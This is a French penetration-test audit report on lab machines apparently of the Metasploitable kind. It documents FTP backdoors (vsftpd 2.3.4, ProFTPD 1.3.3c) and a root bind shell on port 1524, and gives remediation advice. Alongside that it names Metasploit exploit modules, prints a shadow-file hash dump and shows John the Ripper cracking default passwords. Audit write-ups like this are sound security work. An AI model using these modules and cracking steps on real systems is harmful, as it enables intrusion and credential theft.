Audit de sécurité

<NOMAPPLI>
Version auditée :

Rapport d'audit technique

21/12/2025

Auditeurs :

Nour Bensoltana

HIBA BEN YOUNES

Historique du document

Version	Auteur	Date	Commentaire
1	Nour Bensoltana	21/12/2025	Document intermédiaire
2	Hiba Ben Younes	07/01/2026	Document intermédiaire


Table des matières

1 - Démarche d'audit

1.1 Organisation du document

Ce document présente les différentes vulnérabilités trouvées (qui font chacune l'objet d'un chapitre) à la suite de l'audit sécurité de APPLICATION/Scope, ainsi que les risques associés et les mesures de sécurité préconisées.
Cet audit sera fait sur 2 parties différentes : Une machine vulnérable avec beaucoup de ports ouverts et une autre avec un service Web vulnérable est sur le même réseau que votre machine.

1.2 Calcul de la criticité des vulnérabilités



2 - Listing des constats d'audit

2.1 Constat n°1 : Vulnérabilité critique du service FTP Critical

Description


Les attaquants disposent de nombreux outils automatisés permettant d'identifier des services exposés et d'exploiter des versions vulnérables connues afin d'obtenir un accès non autorisé aux systèmes. Les services FTP obsolètes et mal configurés constituent une cible privilégiée, notamment lorsqu'ils contiennent des failles critiques telles que des portes dérobées permettant l'exécution de code à distance.

Lors du test d'intrusion, il a été identifié, à l'aide d'un scan Nmap, que plusieurs ports étaient ouverts par défaut sur le système cible, dont le service FTP exécutant la version **vsftpd 2.3.4**, connue pour contenir une **porte dérobée** exploitable. Cette vulnérabilité permet à un attaquant distant d'obtenir un accès au système sans authentification préalable.

L'exploitation de cette faille à l'aide d'un module Metasploit a permis l'obtention d'un **accès root** sur la machine. Une fois cet accès privilégié obtenu, plusieurs répertoires sensibles ont pu être consultés .


- Le répertoire intéressant était **/etc/passwd** et **/etc/shadow**.
- Le répertoire **/var/backup** contenait des sauvegardes de fichiers incluant des **mots de passe en clair.**
- Le répertoire **/home/msfadmin/vulnerable/mysql-ssl** contenait des informations sensibles telles que des **identifiants, certificats SSL et clés associées au service MySQL**.

Cette vulnérabilité augmente considérablement le risque de compromission totale du système, de fuite de données sensibles et de mouvements latéraux vers d'autres services ou machines du réseau.




Preuve:


En utilisant le module Metasploit **exploit/unix/ftp/vsftpd_234_backdoor**, il a été possible d'exploiter la porte dérobée présente dans le service FTP vulnérable et d'obtenir un **accès root** sur le système cible.



Cet accès a permis la consultation de fichiers sensibles, notamment le fichier **/etc/passwd**, utilisé pour l'énumération des comptes utilisateurs présents sur le système.



Et les mots de passe hachées:



Ces **mots de passe hashés** ont pu être récupérés et cassés à l'aide de l'outil **John the Ripper**, permettant ainsi l'obtention d'identifiants valides. On remarque bien que ces mots de passe sont mis par défaut, facilitant l'accès même si on a pas fait d'efforts .

```
┌──(kali㉿kaliiii)-[~]
└─$ nano sh.txt

┌──(kali㉿kaliiii)-[~]
└─$ john sh.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4x3])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
user             (user)
postgres         (postgres)
msfadmin         (msfadmin)
service          (service)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456789        (klog)
batman           (sys)
Proceeding with incremental:ASCII
6g 0:00:00:39  3/3 0.1536g/s 55588p/s 55591c/s 55591C/s shrus20..shrusat
6g 0:00:00:39  3/3 0.1536g/s 55559p/s 55562c/s 55562C/s shrus20..shrusat
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```


Ces identifiants peuvent ensuite être utilisés pour une authentification directe sur le serveur, notamment en cas d'accès physique ou via d'autres services exposés.

```
Password:
Last login: Mon Dec 16 09:13:47 EST 2024 on tty1
Linux TP 2 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@TP 2:~$ _
```

L'exploration de l'arborescence du système a également révélé la présence d'un **répertoire de sauvegarde (/var/backup)** contenant des fichiers sensibles, dont des **sauvegardes de mots de passe**.

```
cat shadow.bak
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
```

Par ailleurs, dans le répertoire **/home/msfadmin/vulnerable/mysql-ssl/admin**, des **données hautement sensibles** ont été identifiées, notamment des **certificats SSL et des clés associés au service MySQL**.



Recommandations

- Mettre à jour ou remplacer immédiatement le service FTP vulnérable par une version maintenue et corrigée, ou désactiver complètement le service FTP s'il n'est pas strictement nécessaire. Éviter l'utilisation de versions obsolètes telles que **vsftpd 2.3.4**, connues pour contenir des portes dérobées critiques permettant une exécution de code à distance.

- Restreindre l'exposition du service FTP en limitant l'accès réseau aux seules adresses IP autorisées à l'aide de règles de pare-feu, et fermer tous les ports ouverts par défaut qui ne sont pas indispensables au fonctionnement du système. Privilégier l'utilisation de protocoles sécurisés tels que **SFTP** ou **FTPS** à la place de FTP en clair.

- Renforcer la gestion des accès en appliquant le principe du **moindre privilège**, en interdisant l'authentification directe du compte **root**, et en supprimant ou sécurisant les comptes inutilisés. S'assurer que les répertoires sensibles, tels que **/var/backup** et les dossiers contenant des clés ou certificats (**mysql-ssl**), ne sont accessibles qu'aux utilisateurs autorisés et ne contiennent pas des credentials stockés en clair.

- Mettre en œuvre une politique de gestion des mots de passe robuste en utilisant des **algorithmes de hachage et de chiffrement reconnus et résistants aux attaques par force brute**, tels que **bcrypt, scrypt ou Argon2**, accompagnés de sels uniques. Cela permet de rendre l'exploitation des fichiers sensibles, comme **/etc/shadow**, nettement plus complexe pour un attaquant, même en cas de compromission des fichiers, en nécessitant l'utilisation de dictionnaires particulièrement étendus et des ressources de calcul importantes.

2.2 Constat n°2 :Présence d'un bind shell avec privilèges root (Backdoor critique) Critical


Description :

Un scan Nmap a révélé la présence d'un **service anormal sur le port 1524**, correspondant à un **bind shell backdoor**, offrant un accès direct à un shell Bash avec les privilèges **root**, sans authentification préalable.


Grâce à cet accès root, il a été possible d'accéder à de nombreux **fichiers et répertoires sensibles du système**, notamment **/etc/passwd** et **/etc/shadow**, contenant les comptes utilisateurs et les hash des mots de passe. L'analyse de ces hash a mis en évidence l'utilisation de **mots de passe faibles**, facilement cassables par attaque par dictionnaire ou force brute.

Par ailleurs, des **informations sensibles supplémentaires** ont été divulguées via les mails système locaux destinés à l'utilisateur root, ainsi que par une **mauvaise configuration du service PostgreSQL**, permettant l'accès à des identifiants faibles et à des fichiers critiques tels que la **clé privée** et le **certificat du serveur**.


Ces vulnérabilités cumulées exposent le système à un risque élevé de compromission persistante, d'escalade de privilèges et de fuite de données sensibles.




Preuve :
Une connexion TCP/IP a été établie vers la machine cible à l'aide de la commande **netcat (nc)** sur le **port 1524**, fournissant immédiatement un **shell Bash avec les privilèges root**, confirmant la présence d'une porte dérobée active.



L'accès root a permis la consultation et l'extraction des fichiers **/etc/passwd**



et **/etc/shadow:**



lesquels ont été fusionnés à l'aide de l'outil **unshadow** puis analysés avec **John the Ripper**. Cette analyse a révélé plusieurs mots de passe faibles ou identiques aux noms d'utilisateurs (ex. *postgres*, *msfadmin*, *sys*), permettant une authentification directe avec des comptes valides.

```
┌──(kali㉿kaliiii)-[~]
└─$ john --show hashes.txt
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002:,,,:/home/service:/bin/bash
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
msfadmin:msfadmin:14684:0:99999:7:::
postgres:postgres:14685:0:99999:7:::
user:user:14699:0:99999:7:::
service:service:14715:0:99999:7:::

12 password hashes cracked, 2 left
```

L'exploration du système a également mis en évidence la présence de **mails système locaux** contenant des informations internes telles que des tentatives sudo, des erreurs système, des noms d'hôtes et des informations sur les utilisateurs. Ceci peut être supprimés ou falsifiés alors par l'attaquant afin qu'il ne laisse pas de traces

```
To: root@metasploitable.localdomain
From: root@metasploitable.localdomain
Auto-Submitted: auto-generated
Subject: *** SECURITY information for TP 2 ***
Message-Id: <20241216141840.C1AE8CC46@metasploitable.localdomain>
Date: Mon, 16 Dec 2024 09:18:40 -0500 (EST)

TP 2 : Dec 16 09:18:40 : root : unable to resolve host TP 2


From root@metasploitable.localdomain  Sun Dec 21 05:13:23 2025
Return-Path: <root@metasploitable.localdomain>
X-Original-To: root
Delivered-To: root@metasploitable.localdomain
Received: by metasploitable.localdomain (Postfix, from userid 0)
        id 3E627CC46; Sun, 21 Dec 2025 05:13:23 -0500 (EST)
To: root@metasploitable.localdomain
From: root@metasploitable.localdomain
Auto-Submitted: auto-generated
Subject: *** SECURITY information for TP 2 ***
Message-Id: <20251221101323.3E627CC46@metasploitable.localdomain>
Date: Sun, 21 Dec 2025 05:13:23 -0500 (EST)

TP 2 : Dec 21 05:13:23 : root : unable to resolve host TP 2


From root@metasploitable.localdomain  Sun Dec 21 05:17:12 2025
Return-Path: <root@metasploitable.localdomain>
X-Original-To: root
Delivered-To: root@metasploitable.localdomain
Received: by metasploitable.localdomain (Postfix, from userid 0)
        id C1500CC46; Sun, 21 Dec 2025 05:17:12 -0500 (EST)
To: root@metasploitable.localdomain
From: root@metasploitable.localdomain
Auto-Submitted: auto-generated
Subject: *** SECURITY information for TP 2 ***
Message-Id: <20251221101712.C1500CC46@metasploitable.localdomain>
Date: Sun, 21 Dec 2025 05:17:12 -0500 (EST)

TP 2 : Dec 21 05:17:12 : root : unable to resolve host TP 2
```

Enfin, l'accès au répertoire PostgreSQL a permis de récupérer la **clé privée** :

et le **certificat SSL du serveur**, confirmant une configuration non sécurisée du service.

Recommendations :

- Supprimer immédiatement toute **porte dérobée** identifiée, notamment le bind shell exposé sur le port 1524, et **réinstaller le système depuis une source saine** afin de garantir l'absence de compromission persistante.

- Restreindre strictement les **ports ouverts**, désactiver les services inutiles et mettre en place une **surveillance active des services anormaux**. Limiter l'accès au compte **root**, interdire son utilisation directe lorsque cela est possible et appliquer le principe du **moindre privilège**.

- Mettre en œuvre une **politique de mots de passe robuste**, imposant des mots de passe complexes et l'utilisation d'algorithmes de hachage sécurisés (bcrypt, scrypt ou Argon2). Désactiver ou supprimer les comptes inutilisés et procéder à des **audits réguliers** des comptes et des accès.

- Sécuriser les services de bases de données tels que **PostgreSQL**, en supprimant les identifiants par défaut, en protégeant les clés privées et certificats, et en restreignant l'accès aux fichiers sensibles. Enfin, sécuriser et centraliser la **journalisation et les mails système**, afin de limiter la divulgation d'informations internes exploitables par un attaquant.


Machine Partie 2 :

2.3 Constat n°1 : Utilisation d'un service FTP obsolète et vulnérable (ProFTPD 1.3.3c) : (criticité élevée)

Description :

Lors de la phase de reconnaissance réseau, un scan Nmap a révélé que le port 21 est ouvert et exécute le service **ProFTPD 1.3.3c**. Cette version est extrêmement ancienne et utilise le protocole FTP sans aucun chiffrement, exposant les identifiants et les données en clair sur le réseau. De plus, cette version spécifique est connue pour être vulnérable à des compromissions de type porte dérobée (backdoor).

Ces vulnérabilités cumulées exposent le système à un risque élevé de compromission persistante, d'escalade de privilèges et de fuite de données sensibles.



Preuve :

Cette faille à était exploité par metasploit avec **exploit/unix/ftp/proftpd_133c_backdoor**, il a été possible d'exploiter la porte dérobée présente dans le service FTP vulnérable et d'obtenir un **accès root** sur le système cible.

```
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd.img
```

Cet accès a permis la consultation de fichiers sensibles, notamment le fichier **/etc/passwd**, utilisé pour l'énumération des comptes utilisateurs présents sur le système.

